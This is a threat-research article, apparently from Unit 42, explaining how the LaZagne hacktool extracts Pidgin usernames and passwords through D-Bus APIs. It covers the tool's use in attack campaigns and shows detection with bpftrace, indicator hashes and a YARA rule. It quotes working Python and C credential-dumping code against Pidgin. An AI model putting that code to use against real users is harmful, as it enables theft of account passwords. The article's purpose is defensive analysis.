Why LaZagne Makes D-Bus API Vigilance Crucial

By Siddharth Sharma

Published: 2023-08-24 · Archived: 2026-04-05 17:53:40 UTC

Executive Summary

Attackers have increased targeted attacks on Linux systems, and the easy accessibility of hacktool utilities like LaZagne (a popular open-source password recovery tool) has made this increasingly convenient for threat actors to use in malware attack chains for dumping passwords. The tool poses a significant risk to Linux users because it targets popular chat software like Pidgin, using D-Bus APIs to extract sensitive information including passwords.

This article provides a concise overview of how LaZagne leverages the Pidgin D-Bus APIs to fetch this information, and why keeping an eye on the D-Bus APIs can be a smart security move. We will also examine how attackers use LaZagne in specific malware campaigns.

Advanced WildFire for Linux empowered with eBPF successfully detects D-Bus API related activities. Palo Alto Networks customers receive protection from the hacktool LaZagne in Wildfire through YARA and behavioral rules to detect suspicious activity related to the LaZagne threat.

Introduction to D-Bus

Desktop-Bus, commonly called D-Bus, is an inter-process communication (IPC) mechanism in *nix-based systems that allows applications and services to communicate with each other efficiently. D-Bus uses a client-server architecture where the dbus-daemon application acts as a server and applications act as clients.

D-Bus is widely used in popular software like NetworkManager, PulseAudio, systemd and Evolution, and it enables seamless communication between various system components and applications. For example, Evolution email clients use D-Bus for communication with other components like the Evolution Data Server. This data server handles tasks such as storing and managing email accounts, contacts and calendars.

The D-Bus APIs on a Linux system facilitate communication between applications and services, potentially exposing sensitive data. Therefore, the APIs could pose risk if they are not monitored. The LaZagne hacktool leverages the Pidgin D-Bus APIs to dump credentials.

How LaZagne Steals Pidgin Credentials

LaZagne connects to the Pidgin client's D-Bus API and fetches account credentials, including usernames and passwords, while the application runs (as shown in Figure 1).



Figure 1. LaZagne fetching account credentials.

The code in Figure 2 shows how the LaZagne hacktool connects with the Pidgin D-Bus APIs to retrieve credentials.

LaZagne / Linux / lazagne / softwares / chats / pidgin.py

Code | Blame | Executable File · 72 lines (56 loc) · 2.26 KB

```
12  class Pidgin(ModuleInfo):
17      def get_password_from_dbus(self):
21          except ImportError:
22              self.debug('Dbus not installed: sudo apt-get install python-dbus')
23              return []
24
25          pwd_found = []
26          for _, session in homes.sessions():
27              try:
28                  bus = dbus.bus.BusConnection(session)
29                  purple = bus.get_object(
30                      "im.pidgin.purple.PurpleService",
31                      "/im/pidgin/purple/PurpleObject",
32                      "im.pidgin.purple.PurpleInterface"
33                  )
34                  acc = purple.PurpleAccountsGetAllActive()
35
36                  for x in range(len(acc)):
37                      _acc = purple.PurpleAccountsGetAllActive()[x]
38                      pwd_found.append({
39                          'Login': purple.PurpleAccountGetUsername(_acc),
40                          'Password': purple.PurpleAccountGetPassword(_acc),
41                          'Protocol': purple.PurpleAccountGetProtocolName(_acc),
42                      })
43
44                  bus.flush()
45                  bus.close()
46
47              except Exception as e:
48                  self.debug(e)
49
50          return pwd_found
51
52      def run(self):
53          pwd_found = self.get_password_from_dbus()
```

Figure 2. LaZagne leveraging D-Bus to fetch passwords. Source: AlessandroZ/LaZagne.

Here is a breakdown of the highlighted code shown above in Figure 2.

- The get_password_from_dbus method is defined inside the Pidgin class, which inherits from the ModuleInfo class.
- D-Bus connections for each session are created using dbus.bus.BusConnection(session). For each method called on the purple object (created as an instance of the Pidgin D-Bus APIs), the dbus-python library internally handles the creation, sending and receiving of D-Bus messages.
- The PurpleAccountGetUsername(_acc), PurpleAccountGetPassword(_acc) and PurpleAccountGetProtocolName(_acc) methods are used to interact with the Pidgin application. They fetch the username, password and protocol name respectively, for each account from the Pidgin D-Bus APIs.
- The extracted information is then stored in a list called pwd_found as dictionaries.

Some of the low-level libdbus library APIs (shown in Figure 3) that could be used for similar processes include:

- dbus_message_new_method_call()
  - To create a new D-Bus message for a method call
- dbus_message_append_args()
  - To append arguments to a D-Bus message
- dbus_connection_send_with_reply_and_block()
  - To send the message and wait for a reply
- dbus_message_get_args()
  - To extract the arguments from the reply message

```
method_call = dbus_message_new_method_call(
    "im.pidgin.purple.PurpleService",
    "/im/pidgin/purple/PurpleObject",
    "im.pidgin.purple.PurpleInterface",
    "PurpleAccountGetUsername"
);
dbus_message_append_args(method_call, DBUS_TYPE_UINT32, &account, DBUS_TYPE_INVALID);

reply = dbus_connection_send_with_reply_and_block(connection, method_call, -1, &error);
dbus_message_unref(method_call);

if (reply) {
    dbus_message_get_args(reply, &error, DBUS_TYPE_STRING, &username, DBUS_TYPE_INVALID);
    dbus_message_unref(reply);
}

method_call = dbus_message_new_method_call(
    "im.pidgin.purple.PurpleService",
    "/im/pidgin/purple/PurpleObject",
    "im.pidgin.purple.PurpleInterface",
    "PurpleAccountGetPassword"
);
dbus_message_append_args(method_call, DBUS_TYPE_UINT32, &account, DBUS_TYPE_INVALID);

reply = dbus_connection_send_with_reply_and_block(connection, method_call, -1, &error);
dbus_message_unref(method_call);

if (reply) {
    dbus_message_get_args(reply, &error, DBUS_TYPE_STRING, &password, DBUS_TYPE_INVALID);
    dbus_message_unref(reply);
}

method_call = dbus_message_new_method_call(
    "im.pidgin.purple.PurpleService",
    "/im/pidgin/purple/PurpleObject",
    "im.pidgin.purple.PurpleInterface",
    "PurpleAccountGetProtocolName"
);
dbus_message_append_args(method_call, DBUS_TYPE_UINT32, &account, DBUS_TYPE_INVALID);
```

Figure 3. Low-level implementation of LaZagne's Pidgin class.

LaZagne allows threat actors to dump credentials for other accounts in addition to Pidgin's. It can also dump KDE Wallet (KWallet) passwords via D-Bus APIs. KWallet is a secure password management system used by the KDE desktop environment on Linux. These passwords are the individual passwords saved within the KWallet system, which can include passwords for websites, email accounts, Wi-Fi networks or any other credentials a user chooses to store.

Threat actors have leveraged these D-Bus APIs to obtain sensitive data, and various public sources document cases of criminal groups that have utilized LaZagne during the past few years.

LaZagne in Malware Campaigns

LaZagne's availability on multiple operating systems has made it an attractive tool for threat actors.

In 2019, suspected Iranian-sponsored threat group Agent Serpens (aka Charming Kitten or APT35) used LaZagne in a series of attacks that harvested login credentials from Windows-based systems.

In 2020, the activity cluster Unit 42 researchers track as CL-CRI-0025 (tracked by other companies as a threat actor known as UNC1945 or LightBasin), used a custom Quick Emulator (QEMU) Linux virtual machine that contained various tools, including LaZagne, to harvest credentials from Italian and other European targets.

Since 2020, the threat actor we track as Prying Libra (aka Gold Dupont, behind attacks leading to RansomEXX ransomware) have reportedly used LaZagne to extract credentials from targeted hosts.

As early as July 2021, Adept Libra (aka TeamTNT) used LaZagne as part of its Chimaera campaign to steal passwords from various operating systems, including Linux distributions in cloud-based environments. This campaign continued through at least December 2021, when Adept Libra used LaZagne to steal passwords from a WordPress site in a Kubernetes environment.

The following table summarizes the use of the hacktool in various malware attack campaigns:

Figure 4 shows an example of the bash script using LaZagne in the reported December 2021 attack.

Figure 4. TeamTNT LaZagne script (VirusTotal results by hash).

The use of LaZagne by sophisticated threat groups in their campaigns highlight the tool's effectiveness in capturing passwords and enabling further exploitation.

Monitoring D-Bus API

Since LaZagne can leverage D-Bus to extract sensitive data from running applications, we can monitor D-Bus API calls to detect such suspicious activity. Library tracing tools such as those based on Extended Berkeley Packet

Filter (eBPF) help in exposing the D-Bus API calls.

Figure 5 below illustrates monitoring of D-Bus APIs using the bpftrace tool against LaZagne hacktool activity (SHA256: d2421efee7a559085550b5575e2301a7c2ed9541b9e861a23e57361c0cdbdbdb)

Bpftrace is a command-line tool for Linux systems, designed for dynamic analysis of kernel and user-level programs. Using the bpftrace tool, we set the probe on the dbus_message_get_args() API. We used this API to extract the arguments from the reply message, which is defined in the libdbus-1.so.3 shared object library.

The one-liner bpftrace probe command we used is as follows:

```
sudo bpftrace -e 'uprobe:/lib/x86_64-linux-gnu/libdbus-1.so.3:dbus_message_get_args { printf("pid: %d, comm: %s, func: %s called with 1st param value: 0x%lx\n", pid, comm, func, arg0); }'
```



Figure 5. Monitoring D-Bus API using bpftrace.

Figure 5 above shows that Pidgin usernames and passwords were successfully dumped by LaZagne (on the left terminal) and the API calls were logged in the bpftrace output (on the right terminal).

Hooking high level D-Bus APIs and logging the details like process identifier (PID) and program name can be useful as they allow us to identify which process is calling the API.

Conclusion

Closely monitoring D-Bus APIs could be an important way for defenders to secure applications and connected systems against malware and hacktools. Developers and cybersecurity professionals must collaborate to stay informed about security risks and take necessary actions to protect applications and sensitive user data.

With the increasing adoption of cloud computing and IoT, robust security measures are essential. Advanced WildFire for Linux empowered with eBPF successfully detects D-Bus API related activities. Palo Alto Networks customers receive protection from the hacktool LaZagne in Wildfire through YARA and behavioral rules to detect suspicious activity related to the LaZagne threat.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Acknowledgments

I would like to thank Yang Ji and Dongrui Zeng for their valuable inputs and suggestions that helped shape up this article.

Indicators of Compromise

LaZagne binary

- d2421efee7a559085550b5575e2301a7c2ed9541b9e861a23e57361c0cdbdbdb

LaZagne binary

- d23707e0123732e03d156a0fd474a1384e1b3deee3235df9e96ff5d21a4d440c

LaZagne shell script (used in kubelet campaign)

- b58bef842f6d6d4f53e6821f9ac1b63780267cc81006b649b56c263efeab1306

YARA

```
rule elf_hacktool_lazagne
{
meta:
author = "Siddharth Sharma - PaloAltoNetworks"
description = "the lazagne hacktool."

strings:
$str1="lazagne" ascii wide nocase
$str2="softwares.chats.pidgin" ascii wide nocase
$str3="softwares.wallet.gnome" ascii wide nocase
$str4="softwares.sysadmin.shadow" ascii wide nocase
$str5="libdbus" ascii wide nocase
condition:
uint32(0) == 0x464c457f and all of them
}
```

Source: https://unit42.paloaltonetworks.com/lazagne-leverages-d-bus/